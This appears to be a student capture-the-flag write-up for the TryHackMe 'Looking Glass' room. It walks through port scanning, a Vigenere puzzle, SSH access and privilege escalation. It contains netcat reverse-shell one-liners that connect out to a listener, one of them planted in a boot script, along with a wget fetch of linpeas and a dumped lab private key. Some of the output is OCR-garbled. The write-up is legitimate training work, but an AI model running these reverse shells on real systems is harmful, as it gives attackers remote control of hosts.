

# PenTest 1

ROOM A

Woohoo

## Members

ID	Name	Role
1211100312	Chan Hao Yang	Leader
1211101726	Tai Jin Pei	Member
1211101506	Leong Jia Yi	Member
1211101961	Chai Di Sheng	Member

## Recon and Enumeration

Members Involved: Chai Di Sheng, Leong Jia Yi, Tai Jin Pei, Chan Hao Yang

Tools used: Nmap/terminal/Firefox

Question 1: Get the user flag.

Answer: thm{65d3710e9d75d5f346d2bac669119a23}

Thought Process and Methodology and Attempts:

```
(1211101506㉿kali)-[~] $ nmap -sC -sV -p- 10.10.36.139
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-26 03:42 EDT
Nmap scan report for 10.10.36.139
Host is up (0.24s latency).
Not shown: 6555 closed ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 3:f:15:19:7f:13:fd:dd:0d:07:a0:50:a3:7d:fa:10:a0 (RSA)
|   256 8d:67:5c:52:77:02:a1:07:90:67:6d:32:02:01:09:85 (ECDSA)
|_  256 10:59:59:56:25:9d:8a:03:03:02:01:01:01:01:01:01 (ED25519)
80/tcp    open  http    Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cfc:cb:7d:11 (RSA)
980/tcp   open  ssh    Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cfc:cb:7d:11 (RSA)
9802/tcp  open  ssh    Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cfc:cb:7d:11 (RSA)
9803/tcp  open  ssh    Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cfc:cb:7d:11 (RSA)
9804/tcp  open  ssh    Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cfc:cb:7d:11 (RSA)
9805/tcp  open  ssh    Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cfc:cb:7d:11 (RSA)
9806/tcp  open  ssh    Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cfc:cb:7d:11 (RSA)
9807/tcp  open  ssh    Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cfc:cb:7d:11 (RSA)
9808/tcp  open  ssh    Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cfc:cb:7d:11 (RSA)
9809/tcp  open  ssh    Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cfc:cb:7d:11 (RSA)
9810/tcp  open  ssh    Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cfc:cb:7d:11 (RSA)
9811/tcp  open  ssh    Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cfc:cb:7d:11 (RSA)
9812/tcp  open  ssh    Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cfc:cb:7d:11 (RSA)
9813/tcp  open  ssh    Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cfc:cb:7d:11 (RSA)
9814/tcp  open  ssh    Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cfc:cb:7d:11 (RSA)
9815/tcp  open  ssh    Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cfc:cb:7d:11 (RSA)
```

Run nmap to scan all the ports and use **-sC** to run the default script and also **-sV** to enumerate applications.

```
zsh: corrupt history file /home/1211101506/.zsh_history
(1211101506㉿kali)-[~]
└─$ ssh -o StrictHostKeyChecking=no -p 13783 10.10.36.139
Warning: Permanently added '[10.10.36.139]:13783' (RSA) to the list of known hosts.
Higher
Connection to 10.10.36.139 closed.
(1211101506㉿kali)-[~]
└─$ ssh -o StrictHostKeyChecking=no -p 13782 10.10.36.139
Higher
Connection to 10.10.36.139 closed.
(1211101506㉿kali)-[~]
└─$ ssh -o StrictHostKeyChecking=no -p 13722 10.10.36.139
Warning: Permanently added '[10.10.36.139]:13722' (RSA) to the list of known hosts.
Higher
Connection to 10.10.36.139 closed.
(1211101506㉿kali)-[~]
└─$ ssh -o StrictHostKeyChecking=no -p 13456 10.10.36.139
Warning: Permanently added '[10.10.36.139]:13456' (RSA) to the list of known hosts.
Lower
Connection to 10.10.36.139 closed.
(1211101506㉿kali)-[~]
└─$ ssh -o StrictHostKeyChecking=no -p 12345 10.10.36.139
Warning: Permanently added '[10.10.36.139]:12345' (RSA) to the list of known hosts.
Lower
Connection to 10.10.36.139 closed.
```

Connect to any of the ports and it will show us an output which is “Higher” or “Lower”. For

the lowest its showing 'Lower' and for the highest its showing 'Higher'.

```
(1211101506㉿kali)-[~]
$ ssh -o StrictHostKeyChecking=no -p 13476 10.10.36.139
Warning: Permanently added '[10.10.36.139]:13476' (RSA) to the list of known hosts.
Higher
Connection to 10.10.36.139 closed. 6 [39] 06m 30s

(1211101506㉿kali)-[~]
$ ssh -o StrictHostKeyChecking=no -p 13451 10.10.36.139
Warning: Permanently added '[10.10.36.139]:13451' (RSA) to the list of known hosts.
Lower
Connection to 10.10.36.139 closed.

(1211101506㉿kali)-[~]
$ ssh -o StrictHostKeyChecking=no -p 13452 10.10.36.139
Warning: Permanently added '[10.10.36.139]:13452' (RSA) to the list of known hosts.
Lower
Connection to 10.10.36.139 closed.

(1211101506㉿kali)-[~]
$ ssh -o StrictHostKeyChecking=no -p 13455 10.10.36.139
Warning: Permanently added '[10.10.36.139]:13455' (RSA) to the list of known hosts.
Lower
Connection to 10.10.36.139 closed.

(1211101506㉿kali)-[~]
$ ssh -o StrictHostKeyChecking=no -p 13460 10.10.36.139
Warning: Permanently added '[10.10.36.139]:13460' (RSA) to the list of known hosts.
You've found the real service.
```

After a lot of tests, we get the correct port.

```
(1211101506㉿kali)-[~]
$ ssh -o StrictHostKeyChecking=no -p 13460 10.10.36.139
Warning: Permanently added '[10.10.36.139]:13460' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgpllmnz, cvs alv lsmtsn awol
Fqs ncix hrd rxtnmi bp bwl arul;
Efw bpmtc pgzt alv uvvordct,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmj!
Bplhrf xag Rjiniu imro, pud tlnp
Bwl jntmofn Iaoxtachxta! Log in the Looking Glass and capture the flag.

Oi tzdr hijw ogzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpxq hwt oi jhbke-
Hv rfwml wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yhhoho xyhbke wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdgj xag bjskvr ds00,
Pud cykdttk ej ba gaxt!

Vnf, xpg! Wcl, xnh! Hrd ewyovka cvs alihbk,
Ewl vpvict qseux dine huidoxt-achgb!
```

When we are connected to the port, it will show a list of ciphertext.

```

You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmj!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpxq hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewayovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbcz nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbc tivtmi pw sxderpIoeKeudmgdstd
Enter Secret: '

```

Copy and paste the codes.

### Vigenere Tool

WWWW UUQASIIA, LUN LSL ZLJXAA MUULJ  
 Wph gjgl aoh zkuqsi zg ale hpie;  
 Bpe oqbcz nxyi tst iosszqdtz,  
 Eew ale xdte semja dbxxkhfe.  
 Jdbc tivtmi pw sxderpIoeKeudmgdstd

Standard Mode  English

#### Auto Solve Options

Min Key Length	Max Key Length	Iterations	Max Results	Spacing Mode
3	20	100	10	Automatic

We decode it using the web: <https://www.boxentriq.com/code-breaking/vigenere-cipher> and set the Max key Length set to 20.

## Results

Decoded message.

```
'twas brillig, and the slithy toves  
Did gyre and gimble in the wabe;  
All mimsy were the borogoves,  
And the mome raths outgrabe.  
Your secret is bewareTheJabberwock
```

[Copy](#) [Text Options...](#)

Not seeing the correct result? Try [Auto Solve](#) or use the [Cipher Identifier Tool](#).

## Auto Solve results

Score	Key	Text
37274	thealphabetcipher	'twas brillig and the slithy toves did gyre and gimble in the wabe all mimsy were the borogoves and the mome raths outgrabe beware the jabberwock my son the jaws that bite the claws that catch beware the jubjub bird and shun the frumious bandersnatch he took his vorpal sword in hand long time the manxome foe he sought so rested he by the tumtum tree and stood awhile in thought and as in uffish thought he stood the jabberwock with eyes of flame came whiffling through the tulgey wood and burbled as

After that, it shows a poem and we can get the secret from the bottom of the poem.

```
'Awbw utqasmx, tuh tst zljxaa bdcij  
Wph gjgl aoh zkuqsi zg ale hpie;  
Bpe oqbzc nxyi tst iosszzqdtz, 10.10.36.139  
Eew ale xdtc semja dbxxkhfe.  
Jdbr tivtmi pw sxderpIoeKeudmgdstd  
Enter Secret:  
jabberwock:ExplainEnemyNastyDreaming  
Connection to 10.10.36.139 closed.  
  
—(1211101506@kali)-[~]  
$ ssh jabberwock@10.10.36.139  
The authenticity of host '10.10.36.139 (10.10.36.139)' can't be established.  
ED25519 key fingerprint is SHA256:xs9LzYRViB8jiE4uU7UlpldwXgzR3sCZpTYFU2RgvJ4.  
This key is not known by any other names  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.10.36.139' (ED25519) to the list of known hosts.  
jabberwock@10.10.36.139's password:  
Last login: Fri Jul 3 03:05:33 2020 from 192.168.170.1
```

Key in the secret and the id and password will appear. Authenticating through the SSH with the credentials found above will provide remote access to the “jabberwock” user.

```
jabberwock@looking-glass:~$ ls  
poem.txt twasBrillig.sh user.txt  
jabberwock@looking-glass:~$ cat user.txt  
32a911966cab2d643f5d57d9e0173d56{mht  
jabberwock@looking-glass:~$ cat user.txt|rev  
thm{65d3710e9d75d5f346d2bac669119a23]
```

By using ls command to list out the content and use cat command to display the content of user.txt file. Finally, we use rev command to reverse the content display of user.txt and the user flag is shown.

## Initial Foothold

**Members Involved: Chai Di Sheng,Leong Jia Yi,Tai Jin Pei, Chan Hao Yang**

**Tools used: terminal/Firefox**

**Question 2: Get the root flag.**

**Answer: thm{bc2337b6f97d057b01da718ced6ead3f}**

**Thought Process and Methodology and Attempts:**




A terminal window titled 'kali@1211101726: ~/Downloads (on 1211101726)'. The terminal shows the following commands and output:

```
File Actions Edit View Help
(kali㉿1211101726) [~/Downloads]
$ ls -l
total 168
-rw-r--r-- 1 kali 1211101726 156559 Jun 29 23:27 linpeas.sh
-rw-r--r-- 1 kali 1211101726 8220 Jun 29 22:34 TAIJINPEI.ovpn

(kali㉿1211101726) [~/Downloads]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.135.44 - - [26/Jul/2022 06:06:56] "GET /linpeas.sh HTTP/1.1" 200 -
```

First, we open the terminal in the directory with the linpeas.sh file downloaded. Then, we used the command: python3 -m http.server 80 to connect our machine with the target's machine.



A terminal window titled 'jabberwock@looking-glass:~\$'. The terminal shows the following command and output:

```
cd /tmp
jabberwock@looking-glass:/tmp$ wget http://10.8.92.194/linpeas.sh
--2022-07-26 10:06:55-- http://10.8.92.194/linpeas.sh
Connecting to 10.8.92.194:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 156559 (153K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[=====] 152.89K   185KB/s   in 0.8s

2022-07-26 10:06:56 (185 KB/s) - 'linpeas.sh' saved [156559/156559]
jabberwock@looking-glass:/tmp$
```

Second, we went back to the target's machine and change the directory to /tmp and used the command: wget <http://10.10.8.92.194/linpeas.sh> to upload the linpeas.sh into the target's machine.

---

## Netcat

Netcat is rarely present on production systems and even if it is there are several version of netcat, some of which don't support the -e option.

```
nc -e /bin/sh 10.0.0.1 1234
```


If you have the wrong version of netcat installed, [Jeff Price points out here](#) that you might still be able to get your reverse shell back like this:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
```

```
jabberwock@looking-glass:~$ cat twasBrillig.sh

#wall $(cat /home/jabberwock/poem.txt)
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.92.194 4444 >/tmp/f
jabberwock@looking-glass:~$
```

After uploading the linpeas.sh into the target's machine, we cat the twasBrillig.sh. We got the reverse shell cheat: `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f` from: <https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet> and put it into the twasBrillig.sh in target's machine.



The terminal session shows the following steps:

- On the left, a Kali Linux terminal window shows a netcat listener on port 4444, with a connection from the target machine (IP 10.8.92.194) on port 42878. The connection is closed by the remote host.
- On the right, the target machine's terminal shows the exploit being run: `#wall $(cat /home/jabberwock/poem.txt)`, `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.92.194 4444 >/tmp/f`.
- On the far right, a Kali Linux terminal window shows a ping sweep to IP 10.10.135.44, with 64 bytes of data sent from each of 32 ICMP sequences.

We will reboot the target's machine with the command `sudo /sbin/reboot`. Then, we used the command: `ping IP_MACHINE`, while the target's machine was listening to get the data.

```

└─(kali㉿1211101726)─[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.8.92.194] from (UNKNOWN) [10.10.135.44] 42878
/bin/sh: 0: can't access tty; job control turned off
$ which python 3
$ which python3
/usr/bin/python3
$ python3 -c 'import pty;pty.spawn("/bin/bash")';
tweedledum@looking-glass:~$ ls
ls
humptydumpty.txt poem.txt
tweedledum@looking-glass:~$ pwd
pwd
/home/tweedledum
tweedledum@looking-glass:~$ cat humptydumpty.txt
cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15ccb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecddcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
tweedledum@looking-glass:~$ 

```

After listening, we get a proper shell by using the command: `python3 -c 'import pty;pty.spawn("/bin/bash")'`. After that, we used `cat` command to `cat humptydumpty.txt` and the hexadecimal codes were shown.

The screenshot shows the CyberChef interface. The input field contains a long string of hex digits: `dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b97692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed28391d3bc64ec15ccb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624b808e156d18d1cecddcc1456375f8cae994c36549a07c8c2315b473dd9d7f404ffa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d05e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d87468652070617373776f7264206973207a797877767574737271706f6e6d6c6b`. The output field shows the converted password: `zyxwvutsrqponmlk`.

Copy and paste the codes into cyberchef to convert it from hexadecimal to delimiter and the password was shown.

Password: `zyxwvutsrqponmlk`

```
su humptydumpty
Password: zyxwvutsrqponmlk
humptydumpty@looking-glass:/home/tweedledum$
```

We changed to humptydumpty account using the command: su humptydumpty with the password: zyxwvutsrqponmlk

```
humptydumpty@looking-glass:/home/tweedledum$ cd ..
cd ..
humptydumpty@looking-glass:/home$ ls
ls    throw_e // Unhandled 'error' event
alice  humptydumpty  jabberwock  tryhackme  tweedledee  tweedledum
```

Later, we use cd command to change the directory. Then we use ls command to list out the files.

```
cat: .ssh/id_rsa: No such file or directory
humptydumpty@looking-glass:/home$ cat alice/.ssh/id_rsa
cat alice/.ssh/id_rsa      64 bytes from 10.10.135.44: icmp_seq=50 ttl=63 time=194 ms
cat alice/.ssh/id_rsa      64 bytes from 10.10.135.44: icmp_seq=51 ttl=63 time=193 ms
____BEGIN RSA PRIVATE KEY____
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xifft4aYPqmfXm1735FPlGF4j9ExZhLmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDiPoyGK/63rXTn/IWWKQka9tQ
2xrdnxydwbtikP1L4bq/4vU30UcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMG0+1Cg4ifzffv4uhPkxBLL3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7x2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGHNkPIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+09J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUzvLRgfRMpn7hAJd/bWFKlb7j
/pHmkU1C4WkaJdjpZhSPFgjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
q12PZTVpwPtRw+RebKMwjwqo4k77Q30r8Kxr4UFx2hLHtHT8tsjqBUWrb/jlMHQ0
zmU73tuPVQSEsgeUP2j0lv7q5toEYieoA+7ULpGDwDn8PxQjCF/2Qua2jFalixsK
WfEcmTnIQDyOFWCbmg0vik4Lzk/rDGn9VjCyxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQ0wcj0LuDtT4QVcJcVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxI0qxtAfQ+WDxqQQuq3szvrhep22McIuE83dh+hUiBaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/Gwd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSlcFAoGBA0xvcFpM5Pz6rD8jZrzs
SFexY9P5n0pn4ppyICFRMhIfDYD7TeXeFDY/y0nhDyrJXcb0ARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlC0tJ8FQZKjDh0GnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdIT0Q1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJ0KardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhaGBAOKy50naHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW400JxggIV69MjDsfRn1gZNhTTAyNnRMH1U7kUFPUb2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZw+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
____END RSA PRIVATE KEY____
humptydumpty@looking-glass:/home$
```

After listing out the files, we use cat command to display the content of the file. On the top of the screenshot above, you can see that we enter the command wrongly so we double check and retype and then we get the private key.

## Root Privilege Escalation

Members Involved: Chai Di Sheng, Leong Jia Yi, Tai Jin Pei, Chan Hao Yang


Tools used: terminal

## Thought Process and Methodology and Attempts:

```
humptydumpty@Looking-glass:/home$ cat alice/.ssh/id_rsa
cat alice/.ssh/id_rsa
----- BEGIN RSA PRIVATE KEY -----
MIIEpgIBAAKCAQEAxmPncAXiisNjbU2xizft4aYPqmfXm1735FPlGF4j9ExZh1mmD
NIRchPaFuQzQZi5ryQH6yXzP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWwQKka9tQ
2xrndnyxdwbtikP1l4bq/4vU30Uca+A9Yxohyq39arpeceHvit+jVPrHiCA73k7g
HGpkwWczNa5MMG+1Cg4ifzfVf4uhPxbLLl3f4rbf84RmuKEy6bYz-/WOEGhI
fks5ngFniw7x23ryy7xyDriw1XEjFWyYe+kLIG2yyk1ia7HGHNkPirUfPdJdT+r
NgrjYFLjhewYBmHx7JkhKEUfIVx62V1y+gih0IDAOQABaIBAQAhIA5kCymtQj
X2f+09J8qjvFz-f+6SL7tAIVuCSRyqLxm5tsg4nUzvLrgfRMpn7hAJD/bwFKLb7j
/phmkUIC4WkaJdjpZhsPfGjxp40tKx3Uetjw+1eomtVNu6pkivJ0DyXVJt25f
q1Z2PTVpPrTrw+RebKMrjwo4k77Q30r8Kxx4Ufx2hLltHt8tsjgBwMr
zml73tuPQ5E5geUoP2j0l7q5toY1eoA-7ULpgJw0nBxPQjCf/2QJa2jFaf1xsk
WFecmTnI0QyOFwCbmgoVik4Lzk/rGn9VjcyFxOpuy3xH2lBQ0Q+G+5B8g38+aJ
cUINwh4BAoGBAPdctuRoAkPfyEoFzQFqPqw3LzyviKena/HyWLxNHxG6j1aW
DmtVxjjoQwCj0LuDtK74QvCjVrGbdVg0FlwZlzpGJchmlr+RHCb40pzbjgr5
8bjj1lQcp6pp1lBRCF/OsG5ugpCiJss6uA6CWWXe6WC7r7V94r5wzjPbWAOgBAM1R
aCg1/2UxI0qptAfQ+NDxqQu3szvrhep22Mc1Ue83dhn+UaBpQrInY1sAhgj
wJohLch1q4E1LhUmTzZquBw1u73fRbID5pfn4LKL6/yf/GWd+Zv+T9n9DDWK1
WgT9G7N+TP/yimYn1R2ePu/xK1jWx/vs3s5LcFAgB80xvcFpM5P26rD8j2rs
SFexY9P5nOpn4ppycIcFRMhIfDYD7TxeFDY/y0nhDyrJXcb0ArwjivhLDxhZFx
X1DPyf1929GTsMC4xL0BhLkzIY6bG19efC4xVfcvrlqDyC9ZzoyFlkL9KaCGr
+zLCotJ8FQZKjDh0GnDkUPMBaGBAMrVaxi1QH8bwSfyR0E3GzUfW0yReyAsKGj
oPwkhxaAOULx1TOQ1+HQ79xagY0fj16rBZpska59u1ldj/BhdbrpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBHU30vKCicvD19xaQj0KardP/Ln+xM6lzrdsHwdQAXX
e8wCmMuhaG8AOy50naHwB8PcFcx68srfFLX4W20NN6cFp12U2Qjy2MLGhAGEbY9
dLnk/rw400JxgqjV69MjDsFrn1gZNHTTayNnRmh1U7kulPUB2ZCmmCGLhAGEbY9
k6ywCnCtTz2/sNEgNx9/izW+yEm/4s9eonVimF+u19HJFOPjsAYxx0
----- END RSA PRIVATE KEY -----
```

```
GNU nano 5.9
----- BEGIN RSA PRIVATE KEY -----
MIIEpgIBAAKCAQEAxmPncAXiisNjbU2xizft4aYPqmfXm1735FPlGF4j9ExZh1mmD
NIRchPaFuQzQZi5ryQH6yXzP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWwQKka9tQ
2xrndnyxdwbtikP1l4bq/4vU30Uca+A9Yxohyq39arpeceHvit+jVPrHiCA73k7g
HGpkwWczNa5MMG+1Cg4ifzfVf4uhPxbLLl3f4rbf84RmuKEy6bYz-/WOEGhI
fks5ngFniw7x23ryy7xyDriw1XEjFWyYe+kLIG2yyk1ia7HGHNkPirUfPdJdT+r
NgrjYFLjhewYBmHx7JkhKEUfIVx62V1y+gih0IDAOQABaIBAQAhIA5kCymtQj
X2f+09J8qjvFz-f+6SL7tAIVuCSRyqLxm5tsg4nUzvLrgfRMpn7hAJD/bwFKLb7j
/phmkUIC4WkaJdjpZhsPfGjxp40tKx3Uetjw+1eomtVNu6pkivJ0DyXVJt25f
q1Z2PTVpPrTrw+RebKMrjwo4k77Q30r8Kxx4Ufx2hLltHt8tsjgBwMr
zml73tuPQ5E5geUoP2j0l7q5toY1eoA-7ULpgJw0nBxPQjCf/2QJa2jFaf1xsk
WFecmTnI0QyOFwCbmgoVik4Lzk/rGn9VjcyFxOpuy3xH2lBQ0Q+G+5B8g38+aJ
cUINwh4BAoGBAPdctuRoAkPfyEoFzQFqPqw3LzyviKena/HyWLxNHxG6j1aW
DmtVxjjoQwCj0LuDtK74QvCjVrGbdVg0FlwZlzpGJchmlr+RHCb40pzbjgr5
8bjj1lQcp6pp1lBRCF/OsG5ugpCiJss6uA6CWWXe6WC7r7V94r5wzjPbWAOgBAM1R
aCg1/2UxI0qptAfQ+NDxqQu3szvrhep22Mc1Ue83dhn+UaBpQrInY1sAhgj
